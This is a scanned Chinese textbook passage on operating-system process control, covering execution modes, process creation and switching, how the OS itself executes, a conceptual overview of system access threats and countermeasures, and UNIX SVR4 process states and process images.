


图 3.13　虚拟内存中的用户进程

这就带来了一个重要的设计问题。操作系统中的很多例程都需要访问进程控制块中的信息。直接访问这些表并不难，每个进程都有一个唯一ID号，可用作进程控制块指针表的索引。困难的不是访问而是保护。具体表现为下面两个问题：

- 一个例程（如中断处理程序）中有错误，可能会破坏进程控制块，进而破坏了系统对受影响进程的管理能力。
- 进程控制块的结构或语义的设计变化可能会影响到操作系统中的许多模块。




图 3.14　进程链表结构

这些问题可以通过要求操作系统中的所有例程都通过一个处理例程来专门处理，处理例程的任务仅仅是保护进程控制块，它是读写这些块的唯一的仲裁程序。使用这类例程，需要权衡性能问题和对系统软件剩余部分正确性的信任程度。

3.4　进程控制

3.4.1　执行模式

在继续讨论操作系统管理进程的方式之前，需要区分通常与操作系统相关联的以及与用户程序相关联的处理器执行模式。大多数处理器至少支持两种执行模式。某些指令只能在特权态下运行，包括读取或改变诸如程序状态字之类控制寄存器的指令、原始I/O指令和与内存管理相关的指令。另外，有部分内存区域仅在特权态下可以被访问到。

非特权态常称做用户态，这是因为用户程序通常在该模式下运行；特权态可称做系统态、控制态或内核态。内核态指的是操作系统的内核，这是操作系统中包含重要系统功能的部分。表3.7列出了操作系统内核中通常可以找到的功能。

使用两种模式的原因是很显然的，它可以保护操作系统和重要的操作系统表（如进程控制块）不受用户程序的干涉。在内核态下，软件具有对处理器以及所有指令、寄存器和内存的控制能力，这一级的控制对用户程序不是必需的，并且为了安全起见也不是用户程序可访问的。

这样产生了两个问题：处理器如何知道它正在什么模式下执行以及如何改变这一模式。对第一个问题，程序状态字中有一位表示执行模式，这一位应某些事件的要求而改变。在典型情况下，

当用户调用一个操作系统服务或中断触发系统例程的执行时，执行模式被设置成内核态，当从系统服务返回到用户进程时，执行模式被设置为用户态。例如64 位 IA-64 体系结构的 Intel Itanium 处理器，有一个处理器状态寄存器（PSR），包含 2 位的 CPL（当前特权级别）域，级别 0 是最高特权级别，级别 3 是最低特权级别。大多数操作系统，如 Linux，使用级别 0 作为内核态，使用另一个级别作为用户态。当中断发生时，处理器清空大部分 PSR 中的位，包括 CPL 域，这将自动把 CPL 设置为 0。在中断处理例程结束时，最后的一个指令是 irt（中断返回），这条指令使处理器恢复中断程序的 PSR 值，也就是恢复了程序的特权级别。当应用程序调用一个系统调用时，会发生类似的情况。对于 Itanium，应用程序使用系统调用是通过以下方式实现的：把系统调用标识符和参数放在一个预定义的区域，然后通过执行一个特殊的指令中断用户态程序的执行，并把控制权交给内核。

表 3.7 操作系统内核的典型功能

进程管理
• 进程的创建和终止 • 进程的调度和分派 • 进程切换 • 进程同步以及对进程间通信的支持 • 进程控制块的管理
内存管理
• 给进程分配地址空间 • 交换 • 页和段的管理
I/O 管理
• 缓冲区管理 • 给进程分配 I/O 通道和设备
支持功能
• 中断处理 • 记账 • 监视

3.4.2 进程创建

3.2 节讲述了导致创建一个新进程的事件。在讨论了与进程相关的数据结构之后，现在可以简单描述实际创建进程时包含的步骤。

一旦操作系统决定基于某种原因（见表 3.1）创建一个新进程，它就可以按以下步骤继续进行：

1）**给新进程分配一个唯一的进程标识符。**此时，在主进程表中增加一个新表项，表中的每个新表项对应着一个进程。

2）**给进程分配空间。**这包括进程映像中的所有元素。因此，操作系统必须知道私有用户地址空间（程序和数据）和用户栈需要多少空间。可以根据进程的类型使用默认值，也可以在作业创建时根据用户请求设置。如果一个进程是由另一个进程生成的，则父进程可以把所需的值作为进程创建请求的一部分传递给操作系统。如果任何现有的地址空间被这个新进程共享，则必须建立正确的连接。最后，必须给进程控制块分配空间。

3）**初始化进程控制块。**进程标识符部分包括进程 ID 和其他相关的 ID，如父进程的 ID 等；处理器状态信息部分的大多数项目通常初始化成 0，除了程序计数器（被置为程序入口点）和系统栈指针（用来定义进程栈边界）；进程控制信息部分的初始化基于标准默认值和为该进程所请求的属性。例如，进程状态在典型情况下被初始化成就绪或就绪/挂起；除非显式地请求更高的优先级，否则优先级的默认值为最低优先级；除非显式地请求或从父进程处继承，否则进程最初不拥有任何资源（I/O 设备、文件）。

4）**设置正确的连接。**例如，如果操作系统把每个调度队列都保存成链表，则新进程必须放置在就绪或就绪/挂起链表中。

5）**创建或扩充其他数据结构。**例如，操作系统可能为每个进程保存着一个记账文件，可用于编制账单和/或进行性能评估。

3.4.3　进程切换

从表面看，进程切换的功能是很简单的。在某一时刻，一个正在运行的进程被中断，操作系统指定另一个进程为运行态，并把控制权交给这个进程。但是这会引发若干问题。首先，什么事件触发进程的切换？另一个问题是必须认识到模式切换与进程切换之间的区别。最后，为实现进程切换，操作系统必须对它控制的各种数据结构做些什么？

何时切换进程

进程切换可以在操作系统从当前正在运行的进程中获得控制权的任何时刻发生。表 3.8 给出了可能把控制权交给操作系统的事件。

首先考虑系统中断。实际上，大多数操作系统区分两种类型的系统中断。一种称为中断，另一种称为陷阱。前者与当前正在运行的进程无关的某种类型的外部事件相关，如完成一次 I/O 操作；后者与当前正在运行的进程所产生的错误或异常条件相关，如非法的文件访问。对于普通中断，控制首先转移给中断处理器，它做一些基本的辅助工作，然后转到与已经发生的特定类型的中断相关的操作系统例程。参见以下例子：

- **时钟中断**：操作系统确定当前正在运行的进程的执行时间是否已经超过了最大允许时间段（**时间片**，即进程在被中断前可以执行的最大时间段），如果超过了，进程必须切换到就绪态，调入另一个进程。
- **I/O 中断**：操作系统确定是否发生了 I/O 活动。如果 I/O 活动是一个或多个进程正在等待的事件，操作系统就把所有相应的阻塞态进程转换到就绪态（阻塞/挂起态进程转换到就绪/挂起态），操作系统必须决定是继续执行当前处于运行态的进程，还是让具有高优先级的就绪态进程抢占这个进程。
- **内存失效**：处理器访问一个虚拟内存地址，且此地址单元不在内存中时，操作系统必须从外存中把包含这个引用的内存块（页或段）调入内存中。在发出调入内存块的 I/O 请求之后，操作系统可能会执行一个进程切换，以恢复另一个进程的执行，发生内存失效的进程被置为阻塞态，当想要的块调入内存中时，该进程被置为就绪态。

表 3.8　进程执行的中断机制

机　制	原　因	使　用
中断	当前指令的外部执行	对异步外部事件的反应
陷阱	与当前指令的执行相关	处理一个错误或异常条件
系统调用	显式请求	调用操作系统函数

对于**陷阱**，操作系统确定错误或异常条件是否是致命的。如果是，当前正在运行的进程被转换到退出态，并发生进程切换；如果不是，操作系统的动作取决于错误的种类和操作系统的设计，其行为可以是试图恢复或通知用户，操作系统可能会进行一次进程切换或者继续执行当前正在运行的进程。

最后，操作系统可能被来自正在执行的程序的**系统调用**激活。例如，一个用户进程正在运行，并且正在执行一条请求 I/O 操作的指令，如打开文件，这个调用导致转移到作为操作系统代码一部分的一个例程上执行。通常，使用系统调用会导致把用户进程置为阻塞态。

模式切换

第 1 章讲述了中断阶段是指令周期的一部分。在中断阶段，处理器检查是否发生了任何中断，这通过中断信号来表示。如果没有未处理的中断，处理器继续取指令周期，即取当前进程中的下一条指令，如果存在一个未处理的中断，处理器需要做以下工作：

1）把程序计数器置成中断处理程序的开始地址。

2）从用户态切换到内核态，使得中断处理代码可以包含有特权的指令。

处理器现在继续取指阶段，并取中断处理程序的第一条指令，它将给中断提供服务。此时，被中断的进程上下文保存在被中断程序的进程控制块中。

现在的问题是，保存的上下文环境包括什么？答案是它必须包括所有中断处理可能改变的信息和恢复被中断程序时所需要的信息。因此，必须保存称做处理器状态信息的进程控制块部分，这包括程序计数器、其他处理器寄存器和栈信息。

还需要做些其他工作吗？这取决于下一步会发生什么。中断处理程序通常是执行一些与中断相关的基本任务的小程序。例如，它重置表示出现中断的标志或指示器。可能给产生中断的实体如 I/O 模块发送应答。它还做一些与产生中断的事件结果相关的基本辅助工作。例如，如果中断与 I/O 事件有关，中断处理程序将检查错误条件；如果发生了错误，中断处理程序给最初请求 I/O 操作的进程发一个信号。如果是时钟中断，处理程序将控制移交给分派器，当分配给当前正在运行进程的时间片用尽时，分派器将控制转移给另一个进程。

进程控制块中的其他信息如何处理？如果中断之后是切换到另一个应用程序，则需要做一些工作。但是，在大多数操作系统中，中断的发生并不是必须伴随着进程切换的。可能是中断处理器执行之后，当前正在运行的进程继续执行。在这种情况下，所需要做的是当中断发生时保存处理器状态信息，当控制返回给这个程序时恢复这些信息 在典型情况下，保存和恢复功能由硬件实现。

进程状态的变化

显然，模式切换与进程切换是不同的[⊖]。发生模式切换可以不改变正处于运行态的进程状态，在这种情况下，保存上下文环境和以后恢复上下文环境只需要很少的开销。但是，如果当前正在运行的进程被转换到另一个状态（就绪、阻塞等），则操作系统必须使其环境产生实质性的变化，完整的进程切换步骤如下：

1）保存处理器上下文环境，包括程序计数器和其他寄存器。

2）更新当前处于运行态进程的进程控制块，包括将进程的状态改变到另一状态（就绪态、阻塞态、就绪/挂起态或退出态）。还必须更新其他相关域，包括离开运行态的原因和记账信息。

3）将进程的进程控制块移到相应的队列（就绪、在事件 i 处阻塞、就绪/挂起）。

4）选择另一个进程执行，这方面的内容将在本书的第四部分探讨。

5）更新所选择进程的进程控制块，包括将进程的状态变为运行态。

6）更新内存管理的数据结构，这取决于如何管理地址转换，这方面的内容将在第三部分探讨。

7）恢复处理器在被选择的进程最近一次切换出运行状态时的上下文环境，这可以通过载入程序计数器和其他寄存器以前的值来实现。

因此，进程切换涉及状态变化，因而比模式切换需要做更多的工作。

3.5 操作系统的执行

第 2 章给出了关于操作系统的两个特殊事实：

⊖ 上下文切换这个术语经常出现在一些操作系统的文献和课本中。遗憾的是，尽管大部分文献把这个术语当做进程切换来使用，但是其他一些资料把它当成模式切换或者线程切换，线程切换将在后面的章节讲述。为了防止产生歧义，本书中不使用这个术语。

- 操作系统与普通的计算机软件以同样的方式运行，也就是说，它也是由处理器执行的一个程序。
- 操作系统经常释放控制权，并且依赖于处理器恢复控制权。

如果操作系统仅仅是一组程序，并且像其他程序一样由处理器执行，那么操作系统是一个进程吗？如果是，如何控制它？这些有趣的问题列出了大量的设计方法，图 3.15 给出了在当代各种操作系统中使用的各种方法。


3.5.1　无进程的内核

在许多老操作系统中，非常传统和通用的一种方法是在所有的进程之外执行操作系统内核（见图 3.15a）。通过这种方法，在当前正运行的进程被中断或产生一个系统调用时，该进程的模式上下文环境被保存起来，控制权转交给内核。操作系统有自己的内存区域和系统栈，用于控制过程调用和返回。操作系统可以执行任何预期的功能，并恢复被中断进程的上下文，这将导致被中断的用户进程重新继续执行。或者，操作系统可以完成保存进程环境的功能，并继续调度和分派另一个进程，是否这样做取决于中断的原因和当前的情况。

无论哪种情况，其关键点是进程的概念仅仅适用于用户程序，操作系统代码作为一个在特权模式下工作的独立实体被执行。

3.5.2　在用户进程中执行

在较小的机器（PC 机、工作站）的操作系统中，常见的方法实际上是在用户进程的上下文中执行几乎所有操作系统软件。其观点是操作系统从根本上说是用户调用的一组例程，在用户进程环境中执行，用于实现各种功能，如图 3.15b 所示。在任何时刻，操作系统管理着 n 个进程映像，每个映像不仅包括图 3.13 中列出的区域，而且还包括内核程序的程序、数据和栈区域。



a）独立内核　　b）在用户进程中执行的操作系统函数

c）作为一个独立进程执行的操作系统函数

图 3.15　操作系统和用户进程的关系

图 3.16 给出了这个策略下的一个典型的进程映像结构。当进程在内核态下时，独立的内核栈用于管理调用/返回。操作系统代码和数据位于共享地址空间中，被所有的用户进程共享。

当发生一个中断、陷阱或系统调用时，处理器被置于内核态，控制权转交给操作系统。为了将控制从用户程序转交给操作系统，需要保存模式上下文环境并进行模式切换，然后切换到一个操作系统例程，但此时仍然是在当前用户进程中继续执行，因此，不需要执行进程切换，仅在同一个进程中进行模式切换。

如果操作系统完成其操作后，确定需要继续运行当前进程，则进行一次模式切换，在当前进

程中恢复被中断的程序。该方法的重要优点之一是，一个用户程序被中断以使用某些操作系统例程，然后被恢复，所有这些不用以牺牲两次进程切换为代价。如果确定需要发生进程切换而不是返回到先前执行的程序，则控制权被转交给进程切换例程，这个例程可能在当前进程中执行，也可能不在当前进程中执行，这取决于系统的设计。在某些特殊的情况下，如当前进程必须置于非运行态，而另一个进程将指定为正在运行的进程。为方便起见，这样一个转换过程在逻辑上可以看做是在所有进程之外的环境中被执行的。




图 3.16 进程映像：操作系统在用户空间中执行

在某种程度上，对操作系统的这种看法是非常值得注意的。在某些时候，一个进程可以保存它的状态信息，从就绪态进程中选择另一个进程，并把控制权释放给这个进程。之所以说这是一种混杂的情况，是因为在关键时候，在用户进程中执行的代码是共享的操作系统代码而不是用户代码。基于用户态和内核态的概念，即使操作系统例程在用户进程环境中执行，用户也不能篡改或干涉操作系统例程。这进一步说明进程和程序的概念是不同的，它们之间不是一对一的关系。在一个进程中，用户程序和操作系统程序都有可能执行，而在不同用户进程中执行的操作系统程序是相同的。

3.5.3 基于进程的操作系统

图 3.15c 中显示的是另一种选择，即把操作系统作为一组系统进程来实现。与其他选择一样，作为内核一部分的软件在内核态下执行。不过在这种情况下，主要的内核函数被组织成独立的进程。同样，还可能有一些在任何进程之外执行的进程切换代码。

这种方法有几个优点。它利用程序设计原理，促使使用模块化操作系统，并且模块间具有最小的、简明的接口。此外，一些非关键的操作系统函数可简单地用独立的进程实现，例如，很早就曾经提到过的用于记录各种资源（处理器、内存、通道）的使用程度和系统中用户进程的执行速度的监控程序。由于这个程序没有为任何活动进程提供特定的服务，它只能被操作系统调用。作为一个进程，这个函数可以在指定的优先级上运行，并且在分派器的控制下与其他进程交替执行。最后，把操作系统作为一组进程实现，在多处理器或多机环境中都是十分有用的，这时一些操作系统服务可以传送到专用处理器中执行，以提高性能。

3.6 安全问题

操作系统对于每个进程都关联了一套权限。这些权限规定了进程可以获取哪些资源，包括内存区域、文件和特权系统指令等。典型的是，一个进程的运行代表着一个用户拥有操作系统认证的权限。在配置的时候，一个系统或者是一个实用进程就被分配了权限。

在一个典型的系统中，最高级别的权限指的是管理员、超级用户或根用户的访问权限㊀。根用户的访问权限提供了对一个操作系统所有的功能和服务的访问。一个有着根用户访问权限的进程可以安全地控制一个系统，可以增加或者改变程序和文件，对其他进程进行监控、发送和接收网络流量和改变权限。

设计任何操作系统的一个关键问题是阻止或者至少是探测一个用户或者是一种恶意软件（恶意程序）获得系统授权的权限的企图，尤其是从根用户获取。本节，我们将简短地总结关

㊀ 在 UNIX 系统中，管理员或超级用户，这种账户称为根用户，因此有术语根用户访问。

于这种安全问题的威胁和对策。在第七部分将对其做更加详细的阐述。

3.6.1 系统访问威胁

系统访问威胁分为两大类：入侵者和恶意软件。

入侵者

对于安全，一个最普通的威胁就是入侵者（另外一个是病毒），通常是指黑客和解密高手。在早期的一项对入侵的重要研究中，Anderson [ANDE80] 定义了三种类型的入侵者：

冒充者：没有授权的个人去使用计算机和通过穿透系统的访问控制去使用一个合法用户的账号。

滥用职权者：一个合法的用户访问没有授权的数据、程序或资源，或者用户具有这种访问的授权，但是滥用了他的权限。

秘密用户：一个用户获得了系统的管理控制，然后使用这种控制来逃避审计和访问控制，或者废止审查收集。

冒充者有可能就是外部人员；滥用职权者一般都是内部人员；秘密用户可能是外部人员也可能是内部人员。

入侵者的攻击有良性的也有严重的。在良性阶段，许多人仅仅是想浏览互联网并想知道在互联网上到底有什么。在严重阶段，这些人尝试着去读权限数据，修改未授权的数据或者是破坏系统。

入侵者的目的是获得一个系统的访问权限，或是增加一个系统的权限获取的范围。最初许多攻击是利用了系统或软件的漏洞，这些漏洞可以让用户执行可以开启系统后门的代码。当程序以一定的权限运行，入侵者可以利用如缓冲溢出区攻击来获得系统的访问。将在 7 章介绍缓冲区溢出攻击。

此外，入侵者也可以尝试获取那些已经被保护的信息。在一些情况下，信息就是在表框里面的用户密码。如果知道了一些用户的密码，那么入侵者可以登录一个系统，然后运行合法用户的所有权限。

恶意软件

计算机系统最为复杂的威胁可能就是利用计算机系统漏洞的程序。这些威胁被称为恶意软件，或者是恶意程序。在这一部分，我们将关注如编辑器、编译器和内核级程序等应用程序以及通用程序的威胁。

恶意软件分为两大类：一种需要宿主程序，一种则是独立的。对于前者，也被称为寄生，其本质上是一些不能独立于实际应用程序、通用程序或系统程序而存在的片段，例如病毒、逻辑炸弹和后门。后者则是独立并可以被操作系统调度和运行的程序，例如蠕虫和僵尸程序。

我们也可以对这些软件威胁进行以下的区分：一种不能进行复制，而另外一种则可以。前者是通过触发器激活的程序或者程序片段，例如，逻辑炸弹、后门和僵尸程序。后者由一个程序片段或者一个独立的程序构成，当其运行后，可能产生一个或者多个它自己的副本，这些副本将在同一系统或其他系统中被激活，例如病毒和蠕虫。

比较而言，恶意软件可能是无害的，或者表现为一个或多个有害的操作，这些有害的操作包括毁坏内存里的文件和数据，通过绕开控制而获得权限访问和为入侵者提供一种绕开访问控制的方法。

3.6.2 对抗措施

入侵检测

RFC2828（网络安全术语表）对入侵检测的定义如下：入侵检测是一种安全服务，通过监控

和分析系统事件发现试图通过未经授权的方法访问系统资源的操作，并对这种操作提供实时或者准实时的警告。

入侵检测系统（IDS）可以分为如下几类：

- **基于宿主的 IDS**：对于可疑活动，监控单个宿主的特征和发生在宿主上的事件。
- **基于网络的 IDS**：监控特定的网络段或者设备网络流量，分析网络、传输和应用协议来辨别可疑活动。

IDS 由三个部分组成：

- **感应器**：感应器负责收集数据。感应器的输入可能是系统的任一部分，输入可能包含了侵扰的证据。典型的感应器输入包括网络包、日志文件和系统调用记录。感应器收集这些信息，并把这些信息发送给分析器。
- **分析器**：分析器从一个或多个感应器或者其他分析器接受输入数据。分析器负责确定入侵是否发生。这部分的输出表明了一个入侵已经发生。输出可能包含了支持入侵发生的结论的证据。分析器可能提供对于入侵结果采取何种操作的指导。
- **用户界面**：IDS 的用户界面可以让用户查看系统的输出和控制系统的行为。在一些系统中，用户界面可以等同于负责人、控制器或者控制台部分。

入侵检测系统用来侦测人类入侵者行为，以及恶意软件的行为。

认证

在许多计算机安全内容中，用户认证是一个主要的构建模块和最初防线。用户认证是许多种访问控制和用户责任的主要部分。RFC2828 对用户认证做了如下定义：

> 系统实体定义了验证和确认的过程。认证过程包括以下两步：
> - 确认步骤：对于安全系统，提出了标识符。（应小心地分配标识符，对于访问控制服务等其他安全服务，认证定义是基本部分。）
> - 验证步骤：提出或产生认证信息，用来证实在实体与标识符之间的绑定。

例如，用户 Alice Toklas 拥有一个用户标识符 ABTOKLAS。标识符信息可能被存储在 Alice 想要使用的任意一台服务器或者计算机系统中，而且系统管理员和其他用户可能知道这些信息。一种典型的与用户 ID 相关联的认证信息项就是密码，密码是用于保守秘密的（秘密仅仅被 Alice 和系统所知）。如果没有人得到或猜出 Alice 的密码，管理员可以通过 Alice 的用户 ID 和密码的结合建立 Alice 的访问许可，并审核 Alice 的操作。由于 Alice 的 ID 不是秘密，系统用户可以给她发送电子邮件，但是由于她的密码是保密的，所以没有人可以冒充成 Alice。

本质上，识别是这样一种方法：用户向系统提供一个声明的身份；用户认证就是确认声明的合法性的方法。

一共有 4 种主要的认证用户身份的方法，它们既可以单独使用，也可以联合使用：

- **个人知道的一些事物**：例如包括密码、个人身份号码（PIN）或者是预先安排的一套问题的答案。
- **个人拥有的一些事物**：例如包括电子通行卡、智能卡、物理钥匙。这种类型的身份验证称为令牌。
- **个人自身的事物（静态生物识别技术）**：例如包括指纹、虹膜和人脸的识别。
- **个人要做的事物（动态生物识别技术）**：例如包括语音模式、笔迹特征和输入节奏的识别。

适当的实现和使用所有的这些方法，可以提供可靠的用户认证。但是每个方法都有问题，使得对手能够猜测或盗取密码。类似地，用户能够伪造或盗取令牌。用户可能忘记密码或丢失令牌。而且，对于管理系统上的密码、令牌信息和保护系统上的这些信息，还存在显著的管理开销。对

于生物识别技术，也有各种各样的问题，包括误报和假否定、用户接受程度、费用和便利与否。

访问控制

访问控制实现了一种安全策略：指定谁或何物（例如进程的情况）可能有权使用特定的系统资源和在每个场景下被允许的访问类型。

访问控制机制调节了用户（或是代表用户执行的进程）与系统资源之间的关系，系统资源包括应用程序、操作系统、防火墙、路由器、文件和数据库。系统首先要对寻求访问的用户进行认证。通常，认证功能完全决定了用户是否被允许访问系统。然后访问控制功能决定了是否允许用户的特定访问要求。安全管理员维护着一个授权数据库，对于允许用户对何种资源采用什么样的访问方式，授权数据库做了详细说明。访问控制功能参考这个数据库来决定是否准予访问。审核功能监控和记录了用户对于系统资源的访问。

防火墙

对于保护本地系统或系统网络免于基于网络的安全威胁，防火墙是一种有效的手段，并且防火墙同时提供了经过广域网和互联网对外部网络的访问。传统上，防火墙是一种专用计算机，是计算机与外部网络的接口；防火墙内部建立了特殊的安全预防措施用以保护网络中计算机上的敏感文件。其被用于服务外部网络，尤其是互联网、连接和拨号线路。使用硬件或软件来实现，并且与单一的工作站或者 PC 连接的个人防火墙也很常见。

[BELL94]列举了如下防火墙的设计目标：

1）从内部到外部的通信必须通过防火墙，反之亦然。通过对除经过防火墙之外本地网络的所有访问都进行物理阻塞来达到目的。可以对其进行各种各样的配置，将在本章的后面部分进行阐述。
2）仅仅允许本地安全策略定义的授权通信通过。使用的不同类型防火墙是通过不同类型的安全策略实现的。
3）防火墙本身对于渗透是免疫的。这意味着在一个安全的操作系统上使用强固系统。值得信赖的计算机系统适合用作防火墙，并且在管理应用中也被要求使用。

3.7 UNIX SVR4 进程管理

UNIX 系统 V 使用了一种简单但是功能强大的进程机制，且对用户可见。UNIX 采用图 3.15b 中的模型，其中大部分操作系统在用户进程环境中执行。UNIX 使用两类进程，即系统进程和用户进程。系统进程在内核态下运行，执行操作系统代码以实现管理功能和内部处理，如内存空间的分配和进程交换；用户进程在用户态下运行以执行用户程序和实用程序，在内核态下运行以执行属于内核的指令。当产生异常（错误）或发生中断或用户进程发出系统调用时，用户进程可进入内核态。

3.7.1 进程状态

UNIX 操作系统中共有 9 种进程状态，如表 3.9 所示。图 3.17（基于［BACH86］中的图）是相应的状态转换图，它与图 3.9b 类似，有两个 UNIX 睡眠状态对应于图 3.9b 中的两个阻塞状态，其区别可简单概括如下：

- UNIX 采用两个运行态表示进程在用户态下执行还是在内核态下执行。
- UNIX 区分内存中就绪态和被抢占态这两个状态。从本质上看，它们是同一个状态，如图中它们之间的虚线所示，之所以区分这两个状态是为了强调进入被抢占状态的方式。当一个进程正在内核态下运行时（系统调用、时钟中断或 I/O 中断的结果），内核已经完成了其任务并准备把控制权返回给用户程序时，就可能会出现抢占的时机。这时，内核可能决定抢占当前进程，支持另一个已经就绪并具有较高优先级的进程。在这种情况下，

当前进程转换到被抢占态，但是为了分派处理，处于被抢占态的进程和处于内存中就绪态的进程构成了一条队列。




图 3.17 UNIX 进程状态转换图

只有当进程准备从内核态移到用户态时才可能发生抢占，进程在内核态下运行时是不会被抢占的，这使得 UNIX 不适用于实时处理。有关实时处理需求的讨论请参见第 10 章。

UNIX 中有两个独特的进程。进程 0 是一个特殊的进程，是在系统启动时创建的。实际上，这是预定义的一个数据结构，在启动时刻被加载，是交换进程。此外，进程 0 产生进程 1，称做初始进程。进程 1 是系统中的所有其他进程的祖先。当新的交互用户登录到系统时，由进程 1 为该用户创建一个用户进程。随后，用户进程可以创建子进程，从而构成一棵分支树，因此，任何应用程序都是由一组相关进程组成的。

表 3.9 UNIX 进程状态

进程状态	说 明
用户运行	在用户态下执行
内核运行	在内核态下执行
就绪，并驻留在内存中	只要内核调度到就立即准备运行
睡眠，并驻留在内存中	在某事件发生前不能执行，且进程在内存中（一种阻塞态）
就绪，被交换	进程已经就绪，但交换程序必须把它换入内存，内核才能调度它去执行
睡眠，被交换	进程正在等待一个事件，并且被交换到外存中（一种阻塞态）
被抢占	进程从内核态返回到用户态，但是内核抢占它，并做了进程切换，以调度另一个进程
创建	进程刚被创建，还没有做好运行的准备
僵死	进程不再存在，但是它留下一个记录，该记录可由其父进程收集

3.7.2 进程描述

UNIX 中的进程是一组相当复杂的数据结构，它给操作系统提供管理进程和分派进程所需要的所有信息。表 3.10 概括了进程映像中的元素，它们被组织成三部分：用户上下文、寄存器上

下文和系统级上下文。

表 3.10　UNIX 进程映像

用户级上下文	
进程正文	程序中可执行的机器指令
进程数据	由这个进程的程序可访问的数据
用户栈	包含参数、局部变量和在用户态下运行的函数指针
共享内存区	与其他进程共享的内存区，用于进程间的通信
寄存器上下文环境	
程序计数器	将要执行的下一条指令地址，该地址是内核中或用户内存空间中的内存地址
处理器状态寄存器	包含在抢占时的硬件状态，其内容和格式取决于硬件
栈指针	指向内核栈或用户栈的栈顶，取决于当前的运行模式
通用寄存器	与硬件相关
系统级上下文环境	
进程表项	定义了进程的状态，操作系统总是可以取到这个信息
U（用户）区	含有进程控制信息，这些信息只需要在该进程的上下文环境中存取
本进程区表	定义了从虚地址到物理地址的映射，还包含一个权限域，用于指明进程允许的访问类型：只读、读写或读-执行
内核栈	当进程在内核态下执行时，它含有内核过程的栈帧

用户级上下文包括用户程序的基本成分，可以由已编译的目标文件直接产生。用户程序被分成正文和数据两个区域，正文区是只读的，用于保存程序指令。当进程正在执行时，处理器使用用户栈进行过程调用和返回以及参数传递。共享内存区是与其他进程共享的数据区域，它只有一个物理副本，但是通过使用虚拟内存，对每个共享进程来说，共享内存区看上去好像在它们各自的地址空间中一样。当进程没有运行时，处理器状态信息保存在**寄存器上下文**中。

系统级上下文包含操作系统管理进程所需要的其余信息，它由静态部分和动态部分组成，静态部分的大小是固定的，贯穿于进程的生命周期；动态部分在进程的生命周期中大小可变。静态部分的一个成分是进程表项，这实际上是由操作系统维护的进程表的一部分，每个进程对应于表中的一项。进程表项包含对内核来说总是可以访问到的进程控制信息。因此，在虚拟内存系统中，所有的进程表项都在内存中，表 3.11 中列出了进程表项的内容。用户区，即 U 区，包含内核在进程的上下文环境中执行时所需要的额外的进程控制信息，当进程调入或调出内存时也会用到它。表 3.12 给出了这个表的内容。

表 3.11　UNIX 进程表项

项　　目	说　　明
进程状态	进程的当前状态
指针	指向 U 区和进程内存区（文本、数据和栈）
进程大小	使操作系统知道给进程分配多少空间
用户标识符	**实用户** ID 标识负责正在运行的进程的用户；**有效用户** ID 标识可被进程使用，以获得与特定程序相关的临时特权，当该程序作为进程的一部分执行时，进程以有效用户 ID 的权限进行操作
